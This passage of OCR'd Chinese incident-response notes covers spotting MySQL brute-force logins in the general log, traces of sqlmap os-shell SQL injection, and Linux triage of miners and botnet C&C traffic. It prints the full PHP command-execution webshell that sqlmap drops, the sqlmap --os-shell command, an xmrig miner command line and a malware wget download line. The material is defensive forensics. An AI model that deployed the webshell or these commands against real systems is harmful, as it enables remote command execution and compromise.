
比如，当我访问 `/test.php?id=1`，此时我们得到这样的日志：

```
190604 14:46:14        14 Connect    root@localhost on
           14 Init DB     test
           14 Query    SELECT * FROM admin WHERE id = 1
           14 Quit     `
```

我们按列来解析一下：
第①列:Time，时间列，前面一个是日期,后面一个是小时和分钟，有一些不显示的原因是因为这些sql语句几乎是同时执行的,所以就不另外记录时间了。
第②列:Id，就是show processlist出来的第一列的线程ID,对于长连接和一些比较耗时的sql语句,你可以精确找出究竟是那一条那一个线程在运行。
第③列:Command，操作类型，比如Connect就是连接数据库，Query就是查询数据库(增删查改都显示为查询)，可以特定过虑一些操作。
第④列:Argument，详细信息，例如 Connect root@localhost on 意思就是连接数据库，如此类推,接下面的连上数据库之后,做了什么查询的操作。

0x02 登录成功/失败

我们来做个简单的测试吧，使用我以前自己开发的弱口令工具来扫一下，字典设置比较小，2个用户，4个密码，共8组。



MySQL中的log记录是这样子：

```
Time                 Id        Command         Argument

190601 22:03:20       98 Connect    root@192.168.204.1 on
            98 Connect    Access denied for user 'root'@'192.168.204.1'
(using password: YES)
           103 Connect    mysql@192.168.204.1 on
           103 Connect    Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
           104 Connect    mysql@192.168.204.1 on
           104 Connect    Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
           100 Connect    root@192.168.204.1 on
           101 Connect    root@192.168.204.1 on
           101 Connect    Access denied for user 'root'@'192.168.204.1'
(using password: YES)
            99 Connect    root@192.168.204.1 on
            99 Connect    Access denied for user 'root'@'192.168.204.1'
(using password: YES)
           105 Connect    mysql@192.168.204.1 on
           105 Connect    Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
           100 Query     set autocommit=0
           102 Connect    mysql@192.168.204.1 on
           102 Connect    Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
           100 Quit
```

你知道在这个口令猜解过程中，哪个是成功的吗?

利用爆破工具，一个口令猜解成功的记录是这样子的：

```
190601 22:03:20     100 Connect    root@192.168.204.1 on
       100 Query    set autocommit=0
```

```
        100 Quit
```

但是，如果你是用其他方式，可能会有一点点不一样的哦。

Navicat for MySQL登录：

```
190601 22:14:07      106 Connect    root@192.168.204.1 on
                 106 Query    SET NAMES utf8
                 106 Query    SHOW VARIABLES LIKE 'lower_case_%'
                 106 Query    SHOW VARIABLES LIKE 'profiling'
                 106 Query    SHOW DATABASES
```

命令行登录：

```
190601 22:17:25      111 Connect    root@localhost on
                 111 Query    select @@version_comment limit 1
190601 22:17:56      111 Quit
```

这个差别在于，不同的数据库连接工具，它在连接数据库初始化的过程中是不同的。通过这样的差别，我们可以简单判断出用户是通过连接数据库的方式。

另外，不管你是爆破工具、Navicat for MySQL、还是命令行，登录失败都是一样的记录。

登录失败的记录：

```
102 Connect    mysql@192.168.204.1 on
102 Connect    Access denied for user 'mysql'@'192.168.204.1' (using
password: YES)
```

利用shell命令进行简单的分析：

```
# 有哪些IP在爆破?
grep  "Access denied" mysql.log |cut -d "'" -f4|uniq -c|sort -nr
     27 192.168.204.1

# 爆破用户名字典都有哪些?
grep  "Access denied" mysql.log |cut -d "'" -f2|uniq -c|sort -nr
     13 mysql
     12 root
      1 root
      1 mysql
```

在日志分析中，特别需要注意一些敏感的操作行为，比如删表、备库，读写文件等。关键词：`drop table`、`drop function`、`lock tables`、`unlock tables`、`load_file()`、`into outfile`、`into dumpfile`。

敏感数据库表： `SELECT _from mysql.user`、`SELECT_ from mysql.func`

0x03 SQL注入入侵痕迹

在利用SQL注入漏洞的过程中，我们会尝试利用sqlmap的--os-shell参数取得shell，如操作不慎，可能留下一些sqlmap创建的临时表和自定义函数。我们先来看一下sqlmap os-shell参数的用法以及原理：

1、构造一个SQL注入点，开启Burp监听8080端口

```
sqlmap.py -u http://192.168.204.164/sql.php?id=1 --os-shell --
proxy=http://127.0.0.1:8080
```

HTTP通讯过程如下：

创建了一个临时文件tmpbwyov.php，通过访问这个木马执行系统命令，并返回到页面展示。

tmpbwyov.php：

```
<?php
$c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_e
xecution_time',0);$z=@ini_get('disable_functions');if(!empty($z))
{$z=preg_replace('/[,
]+/',',',$z);$z=explode(',',$z);$z=array_map('trim',$z);}else{$z=array();}$c
=$c." 2>&1\n";function f($n){global $z;return
is_callable($n)and!in_array($n,$z);}if(f('system'))
{ob_start();system($c);$w=ob_get_contents();ob_end_clean();}elseif(f('proc_o
pen'))
{$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$t);$w=NUL
L;while(!feof($t[1]))
```


```
{$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec'))
{$w=shell_exec($c);}elseif(f('passthru'))
{ob_start();passthru($c);$w=ob_get_contents();ob_end_clean();}elseif(f('pope
n')){$x=popen($c,r);$w=NULL;if(is_resource($x)){while(!feof($x))
{$w.=fread($x,512);}}@pclose($x);}elseif(f('exec'))
{$w=array();exec($c,$w);$w=join(chr(10),$w).chr(10);}else{$w=0;}print "
".$w."
";?>
```

创建了一个临时表sqlmapoutput，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看网站目录中最近新建的可疑文件，可以判断是否发生过sql注入漏洞攻击事件。

检查方法：

1、检查网站目录下，是否存在一些木马文件：



2、检查是否有UDF提权、MOF提权痕迹

检查目录是否有异常文件

```
mysql\lib\plugin
c:/windows/system32/wbem/mof/
```

检查函数是否删除

```
select * from mysql.func
```

3、结合web日志分析。


Linux 应急响应实战技巧

收集总结自-FreeBuf.COM - 深信服千里目安全实验室
(https://www.freebuf.com/articles/system/218407.html)

Linux环境下处理应急响应事件往往会更加的棘手，因为相比于Windows，Linux没有像Autorun、procexp这样的应急响应利器，也没有统一的应急响应处理流程。所以，这篇文章将会对Linux环境下的应急响应流程进行讲解，并且提供每一个环节中所用到的shell命令，以帮助大家快速、系统化地处理Linux环境下的病毒。

处理Linux应急响应主要分为这4个环节:识别现象-> 清除病毒-> 闭环兜底-> 系统加固。

①首先从用户场景的主机异常现象出发，先识别出病毒的可疑现象。
②然后定位到具体的病毒进程以及病毒文件，进行清除。
完成前2步还不够，③病毒一般会通过一些自启动项及守护程序进行重复感染，所以我们要执行闭环兜底确保病毒不再被创建。
④将主机上的病毒项清除干净后，最后就是进行系统加固了，防止病毒从Web再次入侵进来。
走完这4个环节，才能算是一个应急响应流程的结束。



识别现象


第1个环节要求我们通过系统运行状态、安全设备告警，发现主机异常现象，以及确认病毒的可疑行为。

系统CPU是否异常

枚举进程，CPU降序排序：`top`

```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
5355 root      20   0  119596  16676    436 S 543.8  0.1   2619:36 Jonason
3539 root      20   0 1228644 221560   9064 S  43.8  0.7   0:19.78 sfavsrv
5859 root      20   0 3259284 378448   8192 S  37.5  1.2  11146:57 cmagent
```


CPU占用率超过70%且名字比较可疑的进程，大概率就是挖矿病毒了。



PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
34638	bin	20	0	117888	18012	4	S	761.8	0.0	182:36.81	* **
2936	root	20	0	394408	22860	5612	S	3.7	0.0	3:00.07	python
34490	bin	20	0	284	144	0	S	2.3	0.0	0:29.07	{xp
34486	bin	20	0	284	144	0	S	2.0	0.0	0:29.09	nENQKe
34488	bin	20	0	284	144	0	S	2.0	0.0	0:29.43	3<oo
34492	bin	20	0	284	144	0	S	2.0	0.0	0:29.33	[UTwh
34494	bin	20	0	284	144	0	S	2.0	0.0	0:29.33	Uy'x_
34496	bin	20	0	284	144	0	S	2.0	0.0	0:29.20	XuHD8Z
34502	bin	20	0	284	144	0	S	2.0	0.0	0:28.84	xWw<
34506	bin	20	0	284	144	0	S	2.0	0.0	0:29.09	M.:)b
34507	bin	20	0	284	144	0	S	2.0	0.0	0:28.82	'[eDr_
34509	bin	20	0	284	144	0	S	2.0	0.0	0:29.31	>fD
34481	bin	20	0	284	144	0	S	1.7	0.0	0:29.05	Wdnp
34484	bin	20	0	284	144	0	S	1.7	0.0	0:29.24	(.@Je
34498	bin	20	0	284	144	0	S	1.7	0.0	0:29.22	nsP>?
34500	bin	20	0	284	144	0	S	1.7	0.0	0:29.21	Sj&k:K
34504	bin	20	0	284	144	0	S	1.7	0.0	0:29.23	N6BE:
34505	bin	20	0	284	144	0	S	1.7	0.0	0:29.29	34Tcv
34508	bin	20	0	284	144	0	S	1.7	0.0	0:29.10	UP`tlF


是否存在可疑进程

枚举进程命令行：`ps -aux`



```
root       33843  0.0  0.0   7644  3352 ?        Sl   10:06   0:00 docker-containerd-shim -namespace moby -workdir /datah/docker/containerd/
root       33844  0.0  0.0   7644  3164 ?        Sl   10:06   0:00 docker-containerd-shim -namespace moby -workdir /datah/docker/containerd/
100        33919  7.0  0.0 210232 38148 pts/0    Ssl+ 10:06   1:05 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        33934  7.0  0.0 210236 38172 pts/0    Ssl+ 10:06   1:05 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        33953  7.0  0.0 210252 38160 pts/0    Ssl+ 10:06   1:04 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        33960  7.1  0.0 210236 38164 pts/0    Ssl+ 10:06   1:05 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        33975  6.9  0.0 210236 38184 pts/0    Ssl+ 10:06   1:04 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        33980  7.1  0.0 210236 38188 pts/0    Ssl+ 10:06   1:06 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
100        34004  6.9  0.0 210236 38184 pts/0    Ssl+ 10:06   1:03 xmrig --donate-level 1 -o monerohash.com:2222 -u 45F63UPYbAE1opWW9eAyErgx
postfix    37357  0.0  0.0  89900  4144 ?        S    10:07   0:00 cleanup -z -t unix -u
root       46711  0.0  0.0 189432  7024 ?        Ss   10:07   0:00 sshd: root@pts/2
root       47206  0.0  0.0 119572  6208 pts/2    Ss+  10:07   0:00 -bash
root       54383  0.0  0.0 914064 14812 ?        Sl   10:08   0:00 rbd rm kubernetes-dynamic-pvc-8d42e287-b1da-11e9-9b30-fefcfeaff8bb --pool
root       68172  0.0  0.0 189432  7020 ?        Ss   10:09   0:00 sshd: root@pts/3
root       71073  0.0  0.0 119676  6456 pts/3    Ss+  10:09   0:00 -bash
root       76227 70.9  1.6 8455860 1066200 pts/3 Sl   10:10   8:25 java -jar -Xms256m -Xmx1024m -Xdebug -Xrunjdwp:transport=dt_socket,server
```


病毒一般都携带可疑的命令行，当你发现命令行中带有url等奇怪的字符串时，就要注意了，它很可能是个病毒downloader。



```
root      1411     1  0 10:57 ?        00:00:00 sh /etc/chongfu.sh
root     18305  1411  0 12:26 ?        00:00:00 ./wget -P /tmp/ http://ddos.sddos.xyz:9960/systems
root     20428  8475  0 12:31 pts/0    00:00:00 grep --color=auto 1411
```

安全网关有无报警

从安全网关报警中识别出威胁是最直接，但确认主机已经感染了病毒只是第一步，接下来得定位，具体是哪个进程在与C&C通信。



监控与目标IP通信的进程：

```
while true; do netstat -antp | grep [ip]; done
```

```
[root@hkmebst1 ~]#
[root@hkmebst1 ~]#
[root@hkmebst1 ~]# while true; do netstat -antp | grep 94.125.182.255; done
tcp        0      1 192.168.134.89:24889        94.125.182.255:6660         SYN_SENT    -
tcp        0      1 192.168.134.89:24889        94.125.182.255:6660         SYN_SENT    5594/crond
tcp        0      1 192.168.134.89:24889        94.125.182.255:6660         SYN_SENT    5594/crond
tcp        0     39 192.168.134.89:24889        94.125.182.255:6660         ESTABLISHED 5594/crond
tcp        0     39 192.168.134.89:24889        94.125.182.255:6660         ESTABLISHED 5594/crond
tcp        0      0 192.168.134.89:24889        94.125.182.255:6660         ESTABLISHED 5594/crond
tcp        0      0 192.168.134.89:24889        94.125.182.255:6660         ESTABLISHED 5594/crond
tcp        0     17 192.168.134.89:24889        94.125.182.255:6660         LAST_ACK    -
tcp        0     17 192.168.134.89:24889        94.125.182.255:6660         LAST_ACK    -
tcp        0     17 192.168.134.89:24889        94.125.182.255:6660         LAST_ACK    -
tcp        0      1 192.168.134.89:20664        94.125.182.255:6667         SYN_SENT    5594/crond
tcp        0      1 192.168.134.89:20664        94.125.182.255:6667         SYN_SENT    5594/crond
tcp        0     39 192.168.134.89:20664        94.125.182.255:6667         ESTABLISHED 5594/crond
tcp        0     39 192.168.134.89:20664        94.125.182.255:6667         ESTABLISHED 5594/crond
tcp        0      0 192.168.134.89:20664        94.125.182.255:6667         ESTABLISHED 5594/crond
tcp        0      0 192.168.134.89:20664        94.125.182.255:6667         ESTABLISHED 5594/crond
tcp        0      0 192.168.134.89:20664        94.125.182.255:6667         ESTABLISHED 5594/crond
tcp        0     17 192.168.134.89:20664        94.125.182.255:6667         LAST_ACK    -
tcp        0     17 192.168.134.89:20664        94.125.182.255:6667         LAST_ACK    -
```

有时安全网关检测到的不全是恶意IP，还有可能是个域名，这种情况下，域名对应的IP是变化的，我们不能直接用上述方法进行监控。

僵尸网络日志

过滤条件

时间范围：	2019-07-11 12:05 - 2019-07-16 17:46
源区域：	所有区域
源IP/用户：	IP=172.16.24.175
目的区域：	所有区域
类型：	僵尸网络
特征ID：	所有
严重等级：	高，中，低，信息
动作：	允许，拒绝

查询结果

序号	时间	类型	协议	URL/目录	源区域	源IP/用户	所属组	源端口	目的区域	目的IP
1	2019-07-16 17:46:29	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53518	ChinaTelecom	-
2	2019-07-16 17:41:22	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53518	ChinaTelecom	-
3	2019-07-16 17:41:22	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53518	ChinaTelecom	-
4	2019-07-16 17:31:19	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	43451	ChinaTelecom	-
5	2019-07-16 17:26:13	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	43451	ChinaTelecom	-
6	2019-07-16 17:26:13	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	43451	ChinaTelecom	-
7	2019-07-16 17:16:03	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	35154	ChinaUnicom	-
8	2019-07-16 17:10:56	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	35154	ChinaUnicom	-
9	2019-07-16 17:10:56	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	35154	ChinaUnicom	-
10	2019-07-16 17:00:52	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	54456	ChinaTelecom	-
11	2019-07-16 16:55:45	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	54456	ChinaTelecom	-
12	2019-07-16 16:55:45	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	54456	ChinaTelecom	-
13	2019-07-16 16:45:45	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53024	ChinaUnicom	-
14	2019-07-16 16:40:38	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53024	ChinaUnicom	-
15	2019-07-16 16:40:38	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	53024	ChinaUnicom	-
16	2019-07-16 16:30:35	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	32801	ChinaMobile	-
17	2019-07-16 16:25:29	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	32801	ChinaMobile	-
18	2019-07-16 16:25:29	僵尸网络	UDP	zergbase.mooo.com	SDN_inside		-	32801	ChinaMobile	-

我们可以先在host文件中添加一条规则，将恶意域名重定向到一个随机的IP地址，然后对其进行监控。


```
[root@      tmp]# cat /etc/hosts
[redacted]

[redacted]
110.0.0.110 zergbase.mooo.com
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@      tmp]# _
```

这样就能得到与之通信的恶意进程了。

```
[root@      ~]# while true; do netstat -antp | grep 110.0.0.110 ; done
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
